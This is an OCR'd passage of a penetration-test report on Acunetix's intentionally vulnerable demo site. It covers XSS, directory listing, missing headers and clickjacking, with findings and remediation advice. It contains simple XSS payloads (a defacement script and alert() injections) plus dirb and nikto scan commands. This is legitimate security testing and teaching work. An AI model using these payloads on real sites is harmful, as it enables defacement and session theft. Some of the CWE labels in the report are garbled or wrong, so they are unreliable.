


Screenshot : Guestbook comment page



```
<h1><font color="red">!! HACKED by Prazual Karki !!</font></h1>
<img src="https://placehold.co/400x200/FF0000/FFFFFF?text=SITE%20COMPROMISED" alt="Defacement
Image">
<script>
  alert('Persistent XSS Confirmed! This page is vulnerable.');
  document.body.style.backgroundColor = 'black';
  document.body.style.color = 'white';
</script>
```

Screenshot : Before injecting payload


acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Our guestbook

anonymous user 06.12.2025, 7:04 am

!! HACKED by Prazual Karki !!

SITE COMPROMISED

add message

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Screenshot : After injecting payload


- After navigating to another page and then navigating back to http://testphp.vulnweb.com/guestbook.php (without resubmitting), the malicious content disappeared. That confirmed that the XSS payload was reflected in the response after submission, but not persistently stored in the database for all subsequent views.

ii. Reflected Cross-Site Scripting (XSS) in Search Functionality:

- In search box, payload was entered as:

  <script>alert('Reflected XSS Confirmed on Search by Pentester named Prazual Karki!');</script>

- An alert() dialog box immediately pops up, displaying "Reflected XSS Confirmed on Search by Pentester named Prazual Karki!!". That confirmed the successful execution of client-side script.


acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [ ] go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo


Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

welcome to our page

Test site for Acunetix WVS.

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

Screenshot : Showing empty search box


testphp.vulnweb.com/search.php?test=query

Home of Acunetix Art | Altoro Mutual | ChatGPT | BuiltWith Technology ... | Hash Analyzer - Tunne...

testphp.vulnweb.com

Reflected XSS Confirmed on Search by Pentester named Prazual Karki!

OK

Screenshot : Pop-up after injecting payload

- **Impact:**

  The presence of multiple Reflected XSS vulnerabilities collectively poses a high risk to the application's users and organizational reputation. While the injected malicious content is not permanently stored on the server, an attacker can leverage these vulnerabilities by crafting malicious links and tricking users into clicking them. A successful exploit allows an attacker to:

  ➔ **Website Defacement/Content Manipulation:** Permanently alter the visual content of affected web pages, leading to significant reputational damage and erosion of user trust.

  ➔ **Session Hijacking:** Steal user session cookies (e.g., using document.cookie), allowing attackers to impersonate legitimate users (including administrative users) and gain unauthorized access to accounts.

  ➔ **Phishing/Malware Distribution:** Redirect users to malicious websites or trick them into downloading malware directly from the legitimate domain.

  ➔ **Client-Side Data Theft:** Access sensitive information displayed on the page within the user's browser (e.g., other users' comments, form data, browser history).

- **Recommendations:**

  ➔ **Contextual Output Encoding:** Properly encode ALL user-supplied input before rendering it in HTML, JavaScript, or URL contexts to prevent code execution.

  ➔ **Strict Input Validation:** Implement robust server-side input validation using a whitelist approach for all user-supplied data.

  ➔ **Content Security Policy (CSP):** Deploy a strong CSP header to restrict script sources and mitigate the impact of successful XSS attacks.

  ➔ **HttpOnly Cookies:** Ensure session cookies are set with the HttpOnly flag to prevent client-side script access and session hijacking.

  ➔ **Developer Security Training:** Educate developers on secure coding practices, especially regarding XSS prevention and output encoding.

- **References :**

  ➔ CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') - https://cwe.mitre.org/data/definitions/79.html


  ➔ OWASP Cross-site scripting (XSS): https://owasp.org/www-community/attacks/xss/

  ➔ OWASP Cheat Sheet Series - XSS Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

3.4. Vulnerability 4 : Directory Listing

- **Vulnerability Name:** Directory Listing Enabled / Information Disclosure
- **CVE/CWE ID:** CWE-548: Expose Dangerous Methods or Properties to an Unauthorized Actor, CWE-538: Insertion of Sensitive Information into Externally-Accessible File or Directory
- **Risk Rating (Likelihood * impact) :** Medium
  - ➔ **Likelihood:** Medium - easily discovered but not always impactful.
  - ➔ **Impact:** Medium - attackers may find sensitive files or hidden paths.
- **CVSS v3.1 Score:** 5.3 (Medium)
- **CVSS v3.1 Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- **Description:** The web server hosting testphp.vulnweb.com is configured to allow Directory Listing (or Directory Indexing) for certain directories, such as [e.g., /images/, /admin, /CVS/]. When a user attempts to access a directory URL that does not contain a default index file (e.g., index.html or index.php), the server responds by listing all the files and subdirectories present in that directory. This misconfiguration leads to unauthorized information disclosure.
- **Affected Asset:**
  - ➔ URL: http://testphp.vulnweb.com/images/, http://testphp.vulnweb.com/admin, http://testphp.vulnweb.com/vendor, http://testphp.vulnweb.com/CVS, etc.
  - ➔ HTTP Method: GET


- **Proof of Concept:**
  - ➔ Executed the dirb tool against the target to discover common directories and files with command "dirb http://testphp.vulnweb.com/".
  - ➔ The dirb scan successfully identified several existing directories, including /admin/, /images/, /vendor/ and /CVS/, which indicated potential server configurations allowing directory indexing.
  - ➔ Opened web browser and checked manually all the listed directories, sub-directories and files.



testphp.vulnweb.com/images/

```
Index of /images/

../
logo.gif                                           11-May-2011 10:27                6660
remark.gif                                         11-May-2011 10:27                  79
```


Screenshot : files listing image directory



testphp.vulnweb.com/admin/

```
Index of /admin/

../
create.sql                                         11-May-2011 10:27                 523
```


Screenshot : files inside admin directory



testphp.vulnweb.com/CVS/

```
Index of /CVS/

../
Entries                                            11-May-2011 10:27                   1
Entries.Log                                        11-May-2011 10:27                   1
Repository                                         11-May-2011 10:27                   8
Root                                               11-May-2011 10:27                   1
```

Screenshot : Sub-directories and files in CVS directory



testphp.vulnweb.com/vendor/

```
Index of /vendor/

../
installed.json                                     31-Jan-2022 11:08               52844
```

Screenshot : files inside vendor directory

- **Impact:**

  The enabled Directory Listing vulnerability poses risk due to the potential for unauthorized information disclosure. While it doesn't directly allow for code execution, it significantly aids an attacker by:

  - ➔ **Mapping Application Structure:** Providing a clear overview of the application's file and directory structure, making it easier to identify other potential entry points or misconfigurations.
  - ➔ **Revealing Sensitive Files:** Potentially exposing sensitive files such as backup files, configuration files or unused scripts or old version of that files.
  - ➔ **Facilitating Other Attacks:** The disclosed information can be used to craft more targeted attacks (e.g., for File Inclusion, Path Traversal, or further vulnerability scanning). This primarily impacts the Confidentiality of the application's internal structure and potentially sensitive assets.


- **Recommendations:**
  - ➔ **Disable Directory Listing:** Configure the web server to explicitly disable directory listing for all publicly accessible directories.
  - ➔ **Implement Default Index Files:** Ensure that every publicly accessible directory contains a default index file (e.g., index.html, index.php) to be served instead of a directory listing.
  - ➔ **Restrict Access:** If certain directories must be browsable for legitimate reasons (rare in production), restrict access to them using IP whitelisting or authentication.
  - ➔ **Remove Unnecessary Files:** Regularly review and remove any unnecessary or sensitive files from the web server.

- **References :**
  - ➔ CWE-548: Expose Dangerous Methods or Properties to an Unauthorized Actor: https://cwe.mitre.org/data/definitions/548.html
  - ➔ CWE-538: Insertion of Sensitive Information into Externally-Accessible File or Directory: https://cwe.mitre.org/data/definitions/538.html
  - ➔ OWASP Top 10 A05:2021 - Security Misconfiguration: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

3.5. Vulnerability 5: Missing Security Headers

- **Vulnerability Name:** Missing Security HTTP Headers (X-Frame-Options, X-Content-Type-Options)
- **CVE/CWE ID:** CWE-16 Configuration, CWE-1021: Improper Restriction of Rendered UI Layers or Frames (for X-Frame-Options), CWE-173 Improper Handling of Alternate Encoding CWE-1021: Improper Restric(for Content-Type-Options).tion of Rendered UI Layers or Frames (for X-Frame-Options).
- **Risk Rating (Likelihood * impact) :** Low to Medium
  - ➔ **Likelihood:** Medium - many scanners can detect this
  - ➔ **Impact:** Low to Medium - allows clickjacking, MIME sniffing, etc., but not direct exploit.
- **CVSS v3.1 Score:** 5.4 (Medium)
- **CVSS v3.1 Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
- **Description:** The testphp.vulnweb.com web application is missing critical security HTTP response headers, specifically X-Frame-Options and X-Content-Type-Options. The absence of these headers weakens the application's defense against client-side attacks and indicates a security misconfiguration.
- **Affected Asset(s):**
  - ➔ URL: http://testphp.vulnweb.com/ (All pages served by the web server)
  - ➔ HTTP Method: GET, POST (All requests)


- **Proof of Concept:**
  - ➔ Executed vulnerability scanner tool called Nikto with command "nikto -h testphp.vulnweb.com".
  - ➔ The nikto scan reported: "The anti-clickjacking X-Frame-Options header is not present." and "The X-Content-Type-Options header is not set".



```
└─$ nikto -h testphp.vulnweb.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2025-06-13 12:40:22 (GMT5.75)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla
.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
 content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/we
b-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

Screenshot : nikto scan showing vulnerabilities

→ The scan confirmed the absence of both X-Frame-Options and X-Content-Type-Options headers.


file:///home/paxton/Documents/WebApps/clickjack.html

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

welcome to our page

Test site for Acunetix WVS.

Click Here For Free Money From Prazual Karki!

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

Screenshot : Exploiting Missing X-Frame-Options (Clickjacking Demonstration)

→ The testphp.vulnweb.com website was successfully framed within an <iframe> element on an external domain. This demonstrates the application's vulnerability to Clickjacking, where an attacker could overlay a malicious user interface to trick a victim into performing unintended actions (e.g., clicking the "Login" button, changing credentials).

- **Impact:**

  The absence of these security headers, while not directly exploitable for full system compromise, significantly increases the application's exposure to other client-side attacks:

  → **Clickjacking (from missing X-Frame-Options):** An attacker can overlay transparent malicious elements on top of the legitimate web application's UI. Victims could be tricked into clicking buttons or submitting forms they did not intend, leading to unauthorized actions (e.g., changing passwords, making purchases, transferring funds) on the vulnerable site.

  → **MIME Sniffing Attacks (from missing X-Content-Type-Options):** Browsers might misinterpret the content type of a file (e.g., treating an uploaded text file as an executable script), potentially leading to XSS or other code execution vulnerabilities, especially in combination with file upload flaws.

- **Recommendations:**
  - → **Implement X-Frame-Options Header:** Configure the web server to include the X-Frame-Options header in all HTTP responses.
  - → **Implement X-Content-Type-Options Header:** Configure the web server to include the X-Content-Type-Options header with the value nosniff.
  - → **Implement Other Security Headers:** Consider implementing other beneficial security headers like Strict-Transport-Security (HSTS - if HTTPS is implemented, which is already a high-priority finding), Content-Security-Policy (CSP), and X-Permitted-Cross-Domain-Policies for a more robust defense.

- **References :**
  - → OWASP Top 10 A05:2021 - Security Misconfiguration:: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
  - → CWE-16: Configuration: https://cwe.mitre.org/data/definitions/16.html
  - → X-Frame-Options (MDN Web Docs): https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
  - → OWASP Cheat Sheet Series - Security Headers Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html

4. Conclusion

